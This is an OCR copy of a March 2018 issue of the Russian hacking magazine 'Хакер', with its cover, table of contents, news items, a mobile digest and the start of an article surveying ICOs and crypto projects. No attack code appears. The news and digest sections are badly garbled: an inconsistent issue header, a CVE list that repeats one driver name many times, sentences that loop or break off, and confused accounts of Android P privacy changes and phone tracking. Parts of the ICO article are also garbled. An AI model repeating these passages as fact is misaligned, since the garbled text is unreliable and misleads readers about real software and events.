№228

МАРТ 2018

ХАКЕР

Продвинутые техники взлома Wi-Fi

Разбираем методы детекта сендбоксов

Ломаем софт для Android с Frida

Криптомайнер на Java

КАК КРАДУТ ICO


Cover Story

Фишинг, DDoS и угрозы. Страшилки о том, как угоняли миллионы долларов

СОБЕРИТЕ СВОЙ МЕХАНИЗМ ЗАЩИТЫ.

ПРОДУКТЫ И СЕРВИСЫ ОБЕСПЕЧИТ ESET

АНТИВИРУСНАЯ ЗАЩИТА
БИЗНЕС-КЛАССА



Контакты представительства ESET в России и СНГ:

+7 (495) 803-36-16
partner@esetnod32.ru
www.esetnod32.ru

Март 2018
№ 228

CONTENTS

MEGANEWS
Всё новое за последний месяц

Дайджест Android
Лучшие гайды, библиотеки и инструменты месяца

Атлас мира криптовалют
Разбираемся с ICO и ориентируемся в новых криптопроектах

Как крадут деньги при ICO
Разбираем типовые сценарии похищения средств и самих ICO

Критичный процесс
Учимся создавать и принудительно завершать критичные процессы в Windows

Одна «Альфа» хорошо, а две — лучше!
Готовимся к продвинутым техникам взлома Wi-Fi

Кавычкой по «Джумле»
Учимся проводить SQL-инъекцию второго порядка на примере уязвимости в Joomla

Грандиозный факап
Разбираем уязвимости проверки сертификатов SSL/TLS в небраузерном софте

][-детектив: целевая атака на Сбербанк
Раскрываем подробности APT «Зловредный Санта-Клаус»

Гасим файрвол
Учимся эксплуатировать критическую уязвимость в ОС Palo Alto Networks

Прятки по хардкору
Как сделать свой драйвер режима ядра Windows и скрывать процессы

Как подчинить белку
Учимся эксплуатировать новую уязвимость в почтовике SquirrelMail

Инъекция для андроида
Внедряем код в чужие приложения с помощью Frida

Новое поколение джейлбрейка
Как взломать iOS 11, чем это грозит и как работает новый метод взлома

Новая броня Android
Как Android 9 будет защищать приватность и безопасность пользователей

Android для юниксоида
Используем смартфон в связке с Linux

Защищаем ноутбук с Linux
Шифрование, аутентификация по флешке и возврат украденного

WWW
Интересные веб-сервисы

Детект песочницы
Учимся определять, работает ли приложение в sandbox-изоляции

Mining Pool на Java
Кодим распределенный биткойн-майнер

Прыжок в облако
Строим бюджетное решение для интернета вещей на NodeMCU + Azure IoT Hub

Задачи на собеседованиях
От хакеров – хакерам: задачи от HackerU

Надзирай и властвуй
Как узнать все, что происходит с твоей Linux-машиной

PICO-8
Играем и кодим на легендарной приставке, которой никогда не было

depositphotos

Найди нужное
изображение за 5 секунд!

...

Фотобанк с премиум-коллекцией фотографий,
векторов и видео.

MEGA NEWS

Июнь 2017, Майкоп
Выпуск №21

ВРЕМЯ ПАТЧИТЬ КАМНИ

Компания Google после истекшего месяца глобальных уязвимостей Android выпустила обновление для своей операционной платформы, которое исправляет 85 уязвимостей, относящихся к компонентам, устройствам, ядрам.

Среди прочих исправлений в найдены баги в Qualcomm Wi-Fi driver (CVE-2017-0554, CVE-2017-0553, CVE-2017-0552), Qualcomm Wi-Fi driver (CVE-2017-0551, CVE-2017-0550), Qualcomm Wi-Fi driver (CVE-2017-0549), Qualcomm Wi-Fi driver (CVE-2017-0548), Qualcomm Wi-Fi driver (CVE-2017-0547), Qualcomm Wi-Fi driver (CVE-2017-0546), Qualcomm Wi-Fi driver (CVE-2017-0545), Qualcomm Wi-Fi driver (CVE-2017-0544), Qualcomm Wi-Fi driver (CVE-2017-0543), Qualcomm Wi-Fi driver (CVE-2017-0542), Qualcomm Wi-Fi driver (CVE-2017-0541), Qualcomm Wi-Fi driver (CVE-2017-0540), Qualcomm Wi-Fi driver

MEGANEWS

← Назад в статьи

ANDROID P ПРОТИВ ПОДГЛЯДЫВАНИЯ

Издание XDA Developers сообщило, что в новой версии операционной системы Android, которая пока называется Android P, разработчики внесли ряд изменений, помогающих вашим клиентам, связанным с безопасностью.


Так, в Android P будет запрещен доступ к данным о местоположении для клиентов, которые проверяют отсутствие или работающий в фоновом режиме доступ к данным о местоположении. Также в Android P будет запрещен доступ к данным устройства пользователя в фоновом режиме. Разработчики могут, если им нужно получить доступ к данным, использовать новые функции. Вообще, разрешив приложению доступ к данным в «фоновом» режиме, вы даете ему возможность получать данные, что впоследствии приложение может использовать, эту функциональность уже отметили в «Google» и «Facebook».


Стоит сказать, что подробные ограничения напрямую касаются, так называемых «фоновых» приложений, которые, по мнению разработчиков, и имеют доступ к данным, которые им не нужны для выполнения своей задачи.

Ожидается, что Android P станет доступна для тестирования в первом квартале 2018 года, пока первая бета-версия ждет своего релиза. Также, по сообщениям с проведенной конференции Google I/O. Официальный релиз ожидается уже в августе-сентябре 2018 года.

ЕЖЕГОДНЫЙ ОПРОС ПОЛЬЗОВАТЕЛЕЙ STACK OVERFLOW ОБНЯЛ ЕЩЕ ОДИН ТРЕНД

Каждый год представители Stack Overflow проводят опрос своей немалой пользовательской базы, чтобы выяснить популярные тенденции развития отрасли. Опрос прошлого года





WORDPRESS: ФИНАЛЬНОЕ ОБНОВЛЕНИЕ

5 февраля 2018 года разработчики WordPress опубликовали новое версию своего ядра. Версия 4.9.4 исправляет ряд ошибок, а также решает новые проблемы, из этого списка: исправлены несколько ошибок автоматической обновления; исправлена ошибка CSS обнаружения «высокого» без участия пользователя.

Хотя сообщу было заметно и уже в следующем релизе может вновь встретиться WordPress 4.9.4, восстановление нормальную работу системы автоматического обновления, которая, по-прежнему проблемы. Дело в том, что пока заметили, в которых системы обновлений уже сломались, и получили автоматическое обновление до версии 4.9.4 не получится. Но, если вы, все-таки, обновились до версии 4.9.4 и столкнулись с ошибкой, то можете попробовать обновиться вручную, или, на крайний случай, переустановить обновление.

Также, в версии 4.9.4 исправлена ошибка, в которой, если вы с 3.7 и 4.9.4, отсутствовали пары для проблемы CVE-2018-6389, в которой разные сообщают о проблемах с производительностью на сайтах WordPress. Также (Brian Teeh). Эта критическая DoS уязвимость связана с работой load-scripts.php. По-прежнему, существует «уязвимость» практически любой уязвимый сайт: нагружаем ему сообщения обновления версии.

Таким образом, что атакующий может заставить load-scripts.php загрузить все доступные файлы javascript всобще, просто перечисляя их в URL. Из-за этого, сервер начинает «тормозить», а в некоторых случаях, даже «зависать» и не отвечать на запросы. Также, в версии 4.9.4 исправлена ошибка, в которой, если сервер часто запрашивается из кэшем, то сервер сохраняется слишком «тяжелый» ответ. Также, в версии 4.9.4 исправлена ошибка, в которой, если сервер часто запрашивается из кэшем, то сервер сохраняется

МОБИЛЬНЫЙ ДАЙДЖЕСТ

Сегодня в выпуске: отслеживание смартфона с выключенным GPS, взлом программного управления Qbloo, восстановление истории переписки от удаленных сообщений WhatsApp, модификация приложений в рантайме. А также: совсем уже использованная шифровалка в стиле программиста, обход библиотеки Android KTX, способы расстирания отпечатков, лайф-хаки с голосом и, конечно же, подборка свежих бесплаток.

ИНСТРУМЕНТЫ

Отслеживание смартфона с выключенным GPS

Сервис Google Location History позволяет отслеживать местоположение смартфона с выключенным GPS. Исследование, посвященное отслеживанию перемещений смартфона по его внешней электромагнитной активности, проведенное сотрудниками университета Ben-Gurion University, показывает, что данные о перемещениях можно получить и с электронных компонентов материнской, периферии, блоков и камер, которые генерируют электромагнитные колебания в определенном диапазоне.

Суть метода в следующем: без GPS смартфону устанавливается приложение Pixel Phone, которое с помощью GSM-модуля генерирует электромагнитные колебания в диапазоне 900 МГц, которые обнаруживаются его приборными частотомерами. Затем начинается сбор информации с датчиков, которые позволяют определить скорость движения: гироскопа, акселерометра, магнитометра и даже или мыши. Эта информация используется для определения способа передвижения, а также для определения расстояния, которое прошел смартфон. Что интересно, эти данные используются

АТЛАС МИРА КРИПТОВАЛЮТ

РАЗБИРАЕМСЯ С ICO И ОРИЕНТИРУЕМСЯ В НОВЫХ КРИПТОПРОЕКТАХ

Колин Фостер
Поэт. Криптоэнтузиаст
https://foster.ga
colin.patrick.foster@gmail.com

За последний год от криптовалют стало буквально некуда деваться: лихорадка майнинга захватила умы, Bitcoin рос как на дрожжах и был дважды форкнут, а новые альткойны появлялись чуть ли не каждый день. Все это сопровождалось метаниями правительств, которые не знают, запрещать или регулировать, и новостями о действиях мошенников, которым удавалось уводить миллионы из-под носа инвесторов. Среди всего этого безумия одна тенденция кажется наиболее интересной — это Initial Coin Offering, или ICO.

ICONOMIKA

Если ты смотрел «Волка с Уолл-стрит», то помнишь, что в какой-то момент, чтобы срубить нормально бабла, герою Ди Каприо и товарищам понадобилось вывести ручную компанию на IPO. Суть вывода частной акционерной компании в публичное поле (то есть на биржу) — в привлечении средств. После проведения IPO инвесторы получают акции, становясь совладельцами бизнеса, а компания увеличивает влияние на рынке и развивает инфраструктуру. В криптовалютном мире место IPO занял ICO.

Современные стартапы могут стучаться в двери венчурных фондов, молиться на бизнес-ангелов, собирать с миру по нитке на краудфандинге или же махнуть на все это рукой и выпустить свои токены. По сути, получается краудфандинг на блокчейне.

Организаторы пишут смарт-контракт (например, на Solidity — языке контрактов Ethereum), в соответствии с которым инвесторы получают токены в обмен на свои деньги. Цена токена при этом не зависит от блокчейна, на котором он выпущен. В обозначенное время инвесторы смогут продать токены на специальных биржах, вернув свои вложения. Или даже многократно приумножив.

INFO

Сейчас распространены Ethereum-токены – это цифровые средства, которые создаются поверх блокчейна Ethereum. Они усиливают экосистему Ethereum, повышая спрос на ETH («эфир») – оригинальную валюту Ethereum, которая необходима для работы смарт-контрактов. Токен также можно создать поверх блокчейнов BitShares, Bitcoin, Ripple, NEM и других.

Приобретя токены, вкладчики ждут «часа икс» — начала торгов их активов на специальных биржах. Предположим, листинг на биржах проходит по расписанию, в проект продолжают верить и при поддержке биржевых спекулянтов уже на старте торгов инвестор получает десятикратную прибыль. Тогда перед ним будет стоять выбор: продать токены или, напротив, оставить их в портфеле. Ведь если стартап на блокчейне будет развиваться по своей «дорожной карте», то дальше его токены будут торговаться только дороже.

Увы, так бывает не всегда. В нынешнем виде ICO — это далеко не футуристичная сказка о всеобщем богатстве и счастье. Жесткий мир победителей и проигравших в мире криптовалют все так же (а то и более) жесток. Компания может исчезнуть сразу после ICO, подвергнуться хакерской атаке (или постараться убедить в этом сообщество), проиграть другому стартапу с близкой идеей, внезапно закрыться под давлением местных властей (или убедить в этом сообщество), развиваться очень медленно или не так, как декларировалось в «белой бумаге»... Наконец, просто не взлететь, потому что «не смогла», как та лошадь из анекдота про скачки.

Тем не менее, согласно журналу Forbes, в прошлом году в рамках ICO было собрано более 2,3 миллиарда долларов. Пресейлы и краудсейлы проходят каждый день, и нередко миллионы «зеленых президентов» вкладываются в технологию, которую вообще мало кто понимает, особенно за пределами криптосообщества. Огромное количество скама, участие в ICO знаменитостей вроде Пэрис Хилтон или недобитых боксеров и в целом постоянный ажиотаж вокруг самой темы криптовалют порождают разговоры о «пирамидах», «мыльном пузыре» и конспирологические теории.

При этом большое число недобросовестных игроков не должно вводить тебя в заблуждение. В теории, ICO — замечательная технология, которая отдает финансовые механизмы непосредственно в руки людям и позволяет финансировать то, на что есть спрос, напрямую — без предварительного благословения со стороны дядек в пиджаках с дипломами престижных вузов. Совладельцем чего-то нового и перспективного теперь может стать любой, это ли не прекрасно?

Краткий словарь терминов

- **Pre-ICO, пресейл** — предварительная продажа токена для участников из «белого списка».
- **ICO (Initial Coin Offering), краудсейл, токенсейл** — механизм привлечения средств, по условиям которого будущий токен продается за высоколиквидные криптовалюты.
- **Фиат, фиатные деньги** — все традиционные валюты.
- **Токен** — внутренняя валюта компании, за которую в каждом конкретном случае инвестор может получить разнообразные товары, услуги, бонусы, права или привилегии.
- **Форк** — использование исходного кода программного проекта для создания нового проекта на его базе.
- **Софтфорк** — изменение кода, которое не нарушает работу основного протокола.
- **Хардфорк** — изменение исходного кода, несопоставимое со старым протоколом и используемым ПО.
- **Баунти (bounty)** — раздача токенов за проведенную работу по продвижению ICO (перевод документов на другие языки, статьи, темы на форумах и прочее).
- **Эйрдроп (airdrop)** — бесплатные раздачи новых токенов вследствие хардфорка проекта или условно-бесплатные («лайки» в соцсетях, вступление в телеграм-группу и подобное).
- **«Белая бумага» (white paper)** — главный документ о сути проекта компании и ее конечном продукте.
- **«Дорожная карта» (roadmap)** — последовательный план развития компании.
- **dApps** — децентрализованные приложения.
- **PoS (Proof of Stake)** — доказательство доли владения. Для получения вознаграждения нужно иметь заданное количество монет на «депозите» и держать локальный кошелек открытым.
- **PoW (Proof of Work)** — доказательство работы. Традиционный майнинг с получением вознаграждения за выполнение вычислительной работы.
- **Смарт-контракт (smart contract)** — алгоритм, предназначенный для заключения и поддержания коммерческих контрактов в блокчейне.
- **MVP (minimum viable product)** — минимально жизнеспособный продукт, обладающий только функциями, необходимыми для проверки гипотезы, тестирования бизнес-модели и получения обратной связи от потребителей.
- **Эскроу (escrow)** — гаранты, обладающие доступом к собранным на ICO средствам.

Продолжение статьи →

АТЛАС МИРА КРИПТОВАЛЮТ

РАЗБИРАЕМСЯ С ICO И ОРИЕНТИРУЕМСЯ В НОВЫХ КРИПТОПРОЕКТАХ

ДЕСЯТКА СИЛЬНЫХ


Чтобы тебе было легче ориентироваться в мире криптовалют, мы собрали несколько списков. Начнем с десятки проектов, которые проявили самые впечатляющие ICO и получили требуемые суммы. Не все из них уже успели оказать услугу инвесторам (и не факт, что соблазнят), но они продолжают развиваться, и знать о них стоит.

Обратим внимание, что инвестиции в ICO правильно считать в биткойнах или «эфирах». Многие проекты показывают прибыль в долларах США (и по крайней мере выходят в ноль), но часто это может только запутать из-за волатильности курсов. Биткойн — стандарт и доллар! разрешая криптоскоинов. Прибыль от роста его курса часто бывает выше, чем участие в определенном ICO.


В особом приводим данные ICOStats.com. Это окупаемость инвестиций в биткойнах с даты проведения ICO на 1 марта 2018 года. Порядок — произвольный.

1. EOS (ROI +1178% с 26.06.2017). Проект компании Block One Дэна Ларимера и Брендана Блумера. Представляет собой платформу для построения децентрализованных приложений на блокчейне с упором на масштабирование. Конкурент Ethereum. Продажа токенов стартовала 26 июня 2017 года, закончится рано-поздно. За это время собрали рекордные 350 миллионов размещения. В конце каждого периода общее количество монет EOS распределяется между инвесторами исходя из внесенной суммы ETH, поделенной на общий взнос.

2. Status (SNT) (ROI +24% с 20.06.2017). Децентрализованный мессенджер и социальная сеть. Возможно, в будущем они будут конкурировать с TON Павла Дурова. Разработчики называют свой проект «мобильной операционной системой в Ethereum», «web mesh» и «Android-подобным сторонним Ethereum-приложением. Альфа-версия уже доступна на iOS и для Android. В начале года Status инвестировал 5 миллионов долларов в мессенджер Riot.im. Децентрализованный мессенджер, который не требует прямого ввода e-mail или номера телефона. Во время краудсейла 20–21 июня проект собрал 108 миллионов долларов.




3. Bancor (BNT) (ROI –64% с 12.06.2017). Краудсейл Bancor стал вторым после Filecoin по скорости сумме в 150 миллионов долларов была собрана в ETH за три часа в середине июня 2017 года. Пользователи Bancor могут разрабатывать собственные токены стандарта ERC20 и обмениваться ими без комиссии. Своеобразный индекс Дау Джонса на криптовалютном рынке. Также здесь постоянно проходят крупные биржи-камбэки. Однако проект до сих пор не отправился от последствий нетайных оценок в прессе и отрицательной критики известных блокчейн-аналитиков. Кстати, размещение Bancor и Status были первыми, которые вызвали массовый сбой в Ethereum: блокчейн тогда не справился с обработкой всех транзакций в ETH, часть сделок вернулась к инвесторам.



4. Tezos (XTZ) — новый децентрализованный блокчейн, который обновляется без кардфорков. Создатели обещают, что он станет заменой Ethereum. Тезос поднял сразу из самых крупных ICO каменной эпохи: 65 миллионов, однако уже сейчас из-за конфликта разработчиков с президентом своего же фонда развитие тормозит. Кстати, в прошлом году Тезос обсуждался бы в контексте ICO, если бы не сложности с выпуском Tezos (семейная пара Артур и Кэтлин Бейтманы) готовы запустить сеть. Это стало возможным после разборок в судах и основательной перетасовки кадров в Tezos Foundation.

5. Filecoin (FIL) — проект команды Protocol Labs, которая ставит глобальные задачи улучшения и развития интернет-протоколов. Краудсейл Filecoin проходил с перерывами в июне-июле 2017 года, причем 135 миллионов долларов стартап привлек за первый час. 52 миллиона пожертвовали в ранней ICO инвесторы из списка AngelList. Стартап намерен создать аналог облачного хранения данных — децентрализованный сервис для хранения файлов, основанный на блокчейне. Владельцы жестких дисков с помощью Filecoin смогут зарабатывать, сдавая в аренду лишнее дисковое пространство.



6. Ethereum (ETH) (ROI +17 464% с 22.07.2014). Думаю, что про «эфир» Виталика Бутерина много рассказывать не надо. Его появление в 2014 году грянуло сильно один из первых ICO: команда тогда продала 60 миллионов единиц «эфира» на сумму 18 миллионов долларов. Платформа начала работать в середине 2015 года в нельзяном номере за 2016 год. «Эфир» поверил Ethereum обожал и сделал ставку, а тем-часте экзерсис, интересные с Бутерниным, пример разработки смарт-контракта и историю краха распределенной крыньки The DAO.

7. Brave (BAT) (ROI +138% с 31.05.2017). Кофаундер Mozilla и создатель языка Java Брендан Эйх запустил браузер Brave еще в 2016 году (см. наш обзор). Brave предлагает избавить интернет от надоедливой рекламы, но при этом обойтись без блокировщиков типа AdBlock. Предполагается, что пользователи смог будут решать, какие рекламы всматривать по итогам месяца. А создатели сайтов и популярные блогеры получили монетизацию своих проектов без посредников в лице рекламных сетей. 31 мая 2017 года команда разработчиков Brave провела самый быстрый краудсейл в истории. За полмесяца проекту удалось достичь финансовой цели и собрать 35 миллионов долларов. Всего 130 человек стали собственниками токенов, что весьма не порадовало всех остальных, оставшихся заявки.

8. Storj (ROI +215% с 18.07.2014). Децентрализованное защищенное файловое хранилище с открытым исходным кодом. Конкурент Filecoin. Основы проекта год был заложен гарантийной расписки с популярным FTP-менеджером FileZilla. Во время проведения ICO разработчикам удалось собрать 30 миллионов долларов за шесть дней. Три миллиона первоначально инвестировали такие гиганты, как Google Ventures, Qualcomm Ventures и Techstars. Подробнее о Storj читай в статье «Доходный накопитель. Как сдать свой диск в аренду и получать криптовалюту».

9. Aragon (ANT) (ROI –35% с 17.05.2017). Платформа для создания и полного аудита децентрализованных организаций. Любая компания, которая не собирается держать «вторую бухгалтерскую книгу», может перенести ведение всей документации в единую сеть, где для хранения информации используется блокчейн. С мая 2017 года прошло всего за 15 минут со старта краудсейла проект собрал 25 миллионов долларов в ETH.

10. IOTA (ROI +13 787% с 25.11.2015). Платежное средство для интернета вещей. Работает не на блокчейне, а на собственной бесблочной технологии Tangle. На сегодня транзакции подтверждаются медленно и система является фактически централизованной, зато нет комиссий и возможны микротранзакции. В далеком будущем участники смогут объединяться в кластеры и проводить взаимоарбитраж в офлайне. IOTA Foundation — официальный партнер Microsoft. В сентябре IOTA была вынуждена объявить об уязвимости своей криптографической технологии. Брешь в системе была своевременно устранена, но уже в январе в результате сочетания фишинга и DDoS-атаки с кошельков пользователей пропали четыре миллиона долларов.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

АТЛАС МИРА КРИПТОВАЛЮТ

РАЗБИРАЕМСЯ С ICO И ОРИЕНТИРУЕМСЯ В НОВЫХ КРИПТОПРОЕКТАХ

Другие перспективные проекты

- Cardano (ANA) — смарт-контрактная платформа на языке программирования Haskell с предусмотренным нормативным регулированием. Разработал ее Чарльз Хоскинс, один из создателей Ethereum.
- Einsteinium (EMC2) — криптовалюта, предназначенная для финансирования научных и технологических проектов.
- Emercoin (EMC) — распределенная система доверенной информации. Создана в 2013 году российской командой. Успешно развивается и растет в цене.
- Verge (XVG) — криптовалюта с особым фокусом на анонимности. Использует Tor и I2P. Транзакции проходят за пять секунд благодаря алгоритму «простой проверки платежей» (SVP).
- Decred (DCR) — самофинансирующаяся криптовалюта, которой напрямую управляет сообщество при помощи системы, интегрированной в блокчейн.
- Komodo (KMD) — экосистема на платформе SuperNET, состоящая на данный момент из atomic-swap обменника, миксера-анонимайзера, децентрализованных фиатных валют.
- Steemit (STM) — «медиаблокчейн». Платформа для монетизации авторских текстов и фотографий непосредственно авторами и фотографами.

Китайский блокчейн

Власти Китая запрещают гражданам участвовать в ICO и периодически кошмарят местные криптовалютные биржи. Прослеживается не то своеобразная политика протекционизма, не то нежелание позволять китайским нуворишам массово выводить деньги из страны. Так или иначе, на рынке появляется все больше перспективных проектов с «азиатским акцентом».

- QTUM (ROI +1009% с 12.03.2017). QTUM Blockchain Foundation зарегистрирован в Сингапуре в ноябре 2016 года. Автор идеи Патрик Даи — выпускник института Драпера и китайской Академии наук. В команде стартапа целое созвездие опытных разработчиков, известных по другим проектам. Во время краудсейла были собраны 5000 BTC в течение десяти минут, при этом собственные инвестиции участников проекта составили более миллиона долларов. QTUM должен стать связующим звеном между блокчейном Bitcoin и Ethereum для предоставления мастер-контрактов частным лицам и бизнесу.
- Hshare (HSR). Цель Hshare — объединить блокчейны ведущих криптовалют для эффективного взаимодействия. Пожалуй, это самое амбициозное объединение ради децентрализации. Посмотри в честные глаза участников команды проекта на официальном сайте, у них может получиться. Главным партнером выступает Шанхайский университет. Продвижением проекта занимается Collin Star Capital — австралийская компания, которая специализируется на блокчейне и управлении финансами. При успешной реализации проекта токены Hshare будут заменены на Hcash.
- Elastos (ELA) — децентрализованная ось для создания и управления dApps. Конкурент EOS. Команда разработчиков базируется в Пекине и Шанхае. Elastos входит в группу G3, в составе которой также NEO и Bitmain. G3 открыто сотрудничает с правительством Китая. В числе партнеров стартапа: Foxconn, Alibaba, Huawei, AVIC (государственная авиакомпания КНР) и другие. Держатели ELA будут получать эйрдропы всех монет, созданных в экосистеме Elastos.
- NEO (ROI +22 004% с 01.10.2015). Фактически не является децентрализованной криптовалютой. Создатель Antshares (позже переименованной в NEO под проведение ICO) — компания OnChain, имеет прямой доступ к истории транзакций и может быстро отследить любую сделку. Разработчики контролируют более 60% всех блокчейн-узлов NEO. «Китайский Ethereum» активно сотрудничает с правительством КНР. Зато поддерживает множество языков программирования для написания смарт-контрактов и может похвастаться высокой пропускной способностью сети.

ЧЕТКИЕ СТАВКИ

Ну что, зачесались руки продать квартиру, машину, кошку и инвестировать все в крипту? Отговаривать тебя никто (кроме, возможно, кошки) не будет, но прежде, чем что-то покупать, нужно хорошенько ознакомиться с проектом. Давай посмотрим, что отличает успешные ICO:

- знаменитый основатель и сильная команда;
- глобальная масштабируемая идея, внятно изложенная в white paper;
- работающий прототип проекта;
- открытый исходный код;
- блокчейн действительно нужен данному проекту, а в идеале это новый и самый лучший блокчейн;
- реалистичная дорожная карта;
- справедливая система вознаграждений для всех участников проекта на всех стадиях;
- цена токена на стадии ICO не больше доллара;
- эмиссия ограничена.

Крайне редко все эти составляющие можно найти в одном проекте. Зачастую достаточно громкого имени, под которое собираются миллионы долларов, а у проекта даже нет структурированной плана развития. Многие стартапы сейчас конкурируют, пытаясь создать очень схожие продукты. Далеко не во всех нишах в будущем окажется возможна подобная конкуренция, а значит, без инвестиций и преданного сообщества часть стартапов будет постепенно умирать, а цена на токены победителей расти до Луны.

Если есть желание поймать криптовалюту, вкладываясь в проекты, близкие твоему мировоззрению. Разложи по полочкам токены, в которые хочешь инвестировать, и диверсифицируй риски. Например, «азиатские монеты» и «европейские монеты» или по используемому алгоритму консенсуса; или подели на токены-валюты и токены — ценные бумаги; стартапы, предоставляющие товар или услугу. Время от времени проводи ребалансировку портфеля.

Как запустить ICO

Если ты вдруг замыслил провести ICO, чтобы собрать денег на свой проект, то помни: потребуется как минимум полгода на подготовку и приличное количество денег (сотни тысяч рублей — как минимум). Ну и конечно, тебя ждут юридические риски и прочие сложные обстоятельства, знакомые стартаперам. Вот какие тебя ждут этапы.

